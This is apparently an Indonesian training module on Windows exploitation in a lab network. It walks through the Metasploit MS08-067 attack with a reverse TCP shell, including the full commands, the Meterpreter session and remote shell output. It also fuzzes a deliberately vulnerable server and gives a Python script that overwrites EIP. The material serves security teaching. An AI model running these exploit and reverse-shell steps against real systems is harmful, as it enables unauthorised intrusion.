

Eksplorasi Windows

© Copyright by : Antonius Ringlayer All Rights Reserved
www.ringlayer.net – www.ringlayer.com

5.2.1. Dasar Eksploitasi di Windows

Pada bagian ini peserta training akan mempelajari penggunaan metasploit dan teknik dasar buffer overflow.

Arsitektur :

- Mesin penyerang dengan x86 Kali linux menggunakan alamat ip 10.200.0.5
- Mesin target dengan mesin x86 windows xp sp1 menggunakan alamat ip 10.200.0.11

Pengenalan Metasploit

Metasploit merupakan framework lengkap berisi exploit dan payload yang handal digunakan untuk kegiatan penetration testing ke sistem. Metasploit dikembangkan oleh HD Moore. Terdiri dari versi community (free) dan versi komersial.

Untuk mulai menggunakan metasploit. Ketikkan : **msfpro** dari console kali linux.

```
Applications  Places  Tue Dec 3, 1:04 PM
root@kali: ~

File Edit View Search Terminal Help
root@kali:~# msfpro
[*] Starting Metasploit Console...

      #####
    .-'''-.  ;@      @Q      .-'''-.
  .  @@@@  .  ' @      @@@@  .  @@@@  .
 .- @@@@@@@@@@@@@@ @@@@@@@@@@@@@@ @;
  . @@@@@@@@@@@@@@ @@@@@@@@@@@@@@ .
    '-''-. @@@ -.' @      @      '-''-
      ".@' ; @      @      ;
      | @@@ @@@      @      .
      . @@@ @@@      @      ,
      \ @@@@      @      @
      ' , @      @      ;
      ( 3 C )      /|___ / Metasploit! \
      ;@' . _ * _ "  \|--- \|
      '( , , , , , "/

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- type 'go_pro' to launch it now.

      =[ metasploit v4.7.0-2013082802 [core:4.7 api:1.0]
+ -- --=[ 1171 exploits - 723 auxiliary - 194 post
+ -- --=[ 310 payloads - 30 encoders - 8 nops

[*] Successfully loaded plugin: pro
msf >
```

Pemilihan Payload

Payload merupakan aksi apa yang akan dilakukan exploit setelah eksploitasi berhasil. Sebelum mulai melakukan eksploitasi dengan metasploit, kita perlu menentukan payload apa yang akan kita pakai. Untuk melihat daftar payload yang tersedia, ketikkan **search payload** dari console msf.

Misal kita akan memilih payload : windows/shell_reverse_tcp, ketikkan :
use payload/windows/shell_reverse_tcp

Untuk melihat options-options dari payload ini ketikkan : **show options**

```
msf > use payload/windows/shell_reverse_tcp
msf payload(shell_reverse_tcp) > show options

Module options (payload/windows/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique: seh, thread, process, none
  LHOST     10.200.0.11     yes       The listen address
  LPORT     4444            yes       The listen port

msf payload(shell_reverse_tcp) > |
```

EXITFUNC digunakan untuk teknik keluar dari payload, misal : SEH, thread
LHOST digunakan untuk mengatur ip / host untuk menerima reverse tcp connect back shell
LPORT digunakan untuk menentukan nomor port yang dilisten oleh host /ip yang listen dan siap menerima reverse tcp connect back shell.

Misalnya kita set LHOST dengan 10.200.0.5. Ketikkan di console msf : **set LHOST 10.200.0.5**

Melakukan Eksploitasi dengan Metasploit

Eksploitasi dengan metasploit sangat mudah. Pada contoh kali ini mesin target adalah x86 windows xp sp1 menggunakan alamat ip 10.200.0.11. Seperti biasa sebelum melakukan eksploitasi secara remote kita perlu menggunakan port scanner untuk mengetahui servis servis yang berjalan di mesin target dan bisa diakses dari luar. Untuk itu kita akan menggunakan port scanner yang terkenal kehandalannya yaitu nmap.

Lakukan scanning dengan nmap : **nmap -A -PN 10.200.0.11**

```
Applications Places [2] Tue Dec 3, 2:05 PM
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -A -Pn 10.200.0.11

Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-03 14:02 EST
Nmap scan report for 10.200.0.11
Host is up (0.00078s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows XP microsoft-ds
445/tcp    open  microsoft-ds   Microsoft Windows XP microsoft-ds
1025/tcp   open  msrpc          Microsoft Windows RPC
5000/tcp   open  http-proxy     sslstrip
|_http-methods: No Allow or Public header in OPTIONS response (status code 400)
|_http-title: Site doesn't have a title.
MAC Address: 08:00:27:38:06:D3 (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS CPE: cpe:/o:microsoft:windows_2000::- cpe:/o:microsoft:windows_2000::sp1 cpe:/o:microsoft:windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::- cpe:/o:microsoft:windows_xp::sp1
OS details: Microsoft Windows 2000 SP0 - SP4 or Windows XP SP0 - SP1
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: CR0-DPUH73WD0G, NetBIOS user: CR0, NetBIOS MAC: 08:00:27:38:06:d3 (Cadmus Computer Systems)
|_smb-os-discovery:

The quieter you become, the more you are able to hear.
```

Dari hasil scanning di atas terlihat beberapa port terbuka, untuk kesempatan kali ini kita akan mengeksploit servis smb pada windows xp sp1, kita akan menggunakan ms08 67, ketikkan :

use exploit/windows/smb/ms08_067_netapi , lalu **set rhost 10.200.0.11**, kemudian ketikkan : **exploit**

Jika muncul pesan meterpreter session open seperti di bawah ini merupakan pertanda kita berhasil mengeksploit dan sesi dengan target tercipta :

```
msf exploit(ms08_067_netapi) > set rhost 10.200.0.11
rhost => 10.200.0.11
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.200.0.5:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (751104 bytes) to 10.200.0.11
[*] Meterpreter session 1 opened (10.200.0.5:4444 -> 10.200.0.11:1041) at 2013-12-03 14:25:38 -0500

meterpreter >
```

Untuk masuk ke shell di sistem target ketikkan : **shell** dan Anda bisa mengeksekusi perintah shell pada target. Misalnya :

```
meterpreter > shell
Process 444 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 10.200.0.11
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.0.1

C:\WINDOWS\system32>
```



Mesin windows tadi berhasil ditake over karena adanya bug buffer overflow pada servis smb, setelah berhasil menggunakan metasploit berikutnya kita akan mempelajari dan memahami teknik eksploitasi buffer overflow secara manual.

Memahami Teknik Eksploitasi Secara Manual

Salah satu bug yang rentan untuk dieksploitasi adalah stack based buffer overflow. Pada contoh ini kita akan coba mengeksploitasi suatu aplikasi yang vulnerable terhadap eksploitasi jenis ini.

Arsitektur :

- Mesin penyerang dengan x86 Kali linux menggunakan alamat ip 10.200.0.5
- Mesin target dengan mesin x86 windows xp sp1 menggunakan alamat ip 10.200.0.11

Pengenalan Dasar Remote Stack Based Buffer Overflow

Buffer overflow pada stack memory area terjadi ketika byte memori pada daerah stack dialokasikan untuk suatu buffer dengan ukuran byte tertentu, namun program dapat menerima input baik secara langsung maupun tidak langsung yang melebihi boundary dari ukuran byte buffer tersebut sehingga menimbulkan stack corruption karena daerah memori di luar buffer yang seharusnya tidak teroverwrite menjadi teroverwrite.


Umumnya buffer overflow terjadi pada program yang dibuat dengan bahasa c dan c++, walaupun tidak terbatas kemungkinan penggunaan bahasa pemrograman lain yang berpotensi terkena bug jenis ini.

Jika suatu program memiliki bug buffer overflow yang bisa dieksploitasi maka seorang attacker bisa memanfaatkan kelemahan ini dengan memberikan inputan tertentu yang dapat menyebabkan arah jalanya program dapat dikontrol oleh attacker untuk kepentingan attacker.

Aplikasi Vulnerable

Berikut ini adalah contoh aplikasi vulnerable yang terkena bug buffer overflow dan dapat dieksploitasi. Contoh aplikasi ini adalah contoh dummy aplikasi server : vulnserver.exe di windows xp sp 1 yang terkena bug buffer overflow.

Aplikasi ini akan terkena bug buffer overflow jika inputan yang diberikan lebih dari 7 bytes. Di mana pada aplikasi ini terdapat character filtering di mana hanya karakter '\x28' yang dapat menyebabkan buffer overflow.



Untuk mengetahui servis di atas menggunakan nomor port berapa, kita akan scan dengan menggunakan

nmap :

```
root@kali:~# nmap -A -Pn 10.200.0.11


Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-09 13:01 EST
Nmap scan report for 10.200.0.11
Host is up (0.00080s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows XP microsoft-ds
445/tcp   open  microsoft-ds   Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc          Microsoft Windows RPC
4321/tcp  open  rwhois?
5000/tcp  open  http-proxy     sslstrip
|_http-methods: No Allow or Public header in OPTIONS response (status code 400)
|_http-title: Site doesn't have a title.
MAC Address: 08:00:27:38:06:D3 (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS CPE: cpe:/o:microsoft:windows_2000::- cpe:/o:microsoft:windows_2000::sp1 cpe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::- cpe:/o:microsoft:windows_xp::sp1
OS details: Microsoft Windows 2000 SP0 - SP4 or Windows XP SP0 - SP1
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: CR0-DPZUH73WD0G, NetBIOS user: CR0, NetBIOS MAC: 08:00:27:38:06:d3 (Cadmus Computers)
|_smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: cr0-dpzuh73wdog
|   NetBIOS computer name: CR0-DPZUH73WD0G
```

Dari hasil scanning di atas terlihat servis vulnserver menggunakan port 4321, Selanjutnya mari kita cek dengan telnet :


```
Applications Places Mon Dec 9, 1:16 PM
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali:~# telnet 10.200.0.11 4321
Trying 10.200.0.11...
Connected to 10.200.0.11.
Escape character is '^]'.
Welcome to Bug Message Buggy Server!
Type HELLO Command
```


Selanjutnya untuk menguji bug, kita attach vulnerserver dengan gdb dan kita lakukan fuzzing dengan spike. Pertama tama attach proses vulnserver dengan ollydbg :




Selanjutnya kita akan melakukan fuzzing dengan spike, di mana kode fuzzer yang akan kita gunakan adalah

```
s_string("HELO ");
s_string_variable("test");
s_string("\r\n\r\n");
usleep(50);
```

Ok setelah beberapa saat kita melakukan fuzzing, terlihat aplikasi vulnserver mengalami crash dan eip teroverwrite menjadi 28282828, coba perhatikan gambar di bawah ini :



Kerangka Dasar Exploit

Langkah pertama kita akan membuat kerangka dasar exploit. Berikut ini kerangka dasar exploit yang akan kita buat :

```
#/usr/bin/python
import socket
junk = "\x28" * 50
host = "10.200.0.11"
payload = "HELO " + junk + "\r\n"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, 4321))
s.send(payload)
```

Simpan dengan nama dos.py. Vulnserver di atas merupakan aplikasi yang terkena buffer overflow di mana terdapat karakter yang tidak diijinkan untuk mengoverwrite eip. Pada saat fuzzing hanya ditemukan karakter \x28 yang diijinkan. Mari kita reattach dengan gdb dan jalankan kerangka dasar exploit di atas.

Jalankan exploit python di atas :

python dos.py

Maka kita bisa melihat eip teroverwrite dengan karakter \x28:


The screenshot shows OllyDbg running vulnserver.exe. The CPU registers window on the right shows the EIP register at address 28282828 containing the value 0022F8A0. The memory dump window at the bottom shows a sequence of 0x28 characters followed by 0x00 characters, indicating a buffer overflow. The status bar at the bottom indicates an access violation when executing at address 28282828.

Address	Hex	dump	ASCII
00442000	00 00 00 00	FF FF FF FF
00442008	00 00 00 00	00 00 00 00
00442010	00 00 00 00	FF FF FF FF
00442018	00 00 00 00	00 00 00 00
00442020	FF FF FF FF	00 00 00 00
00442028	FF FF FF FF	00 00 00 00
00442030	01 00 00 00	00 00 00 00	0.....
00442038	00 00 00 00	00 00 00 00
00442040	00 00 00 00	FF FF FF FF
00442048	00 00 00 00	FF FF FF FF
00442050	90 3C 44 00	B5 3C 44 00	E<D.4<D.
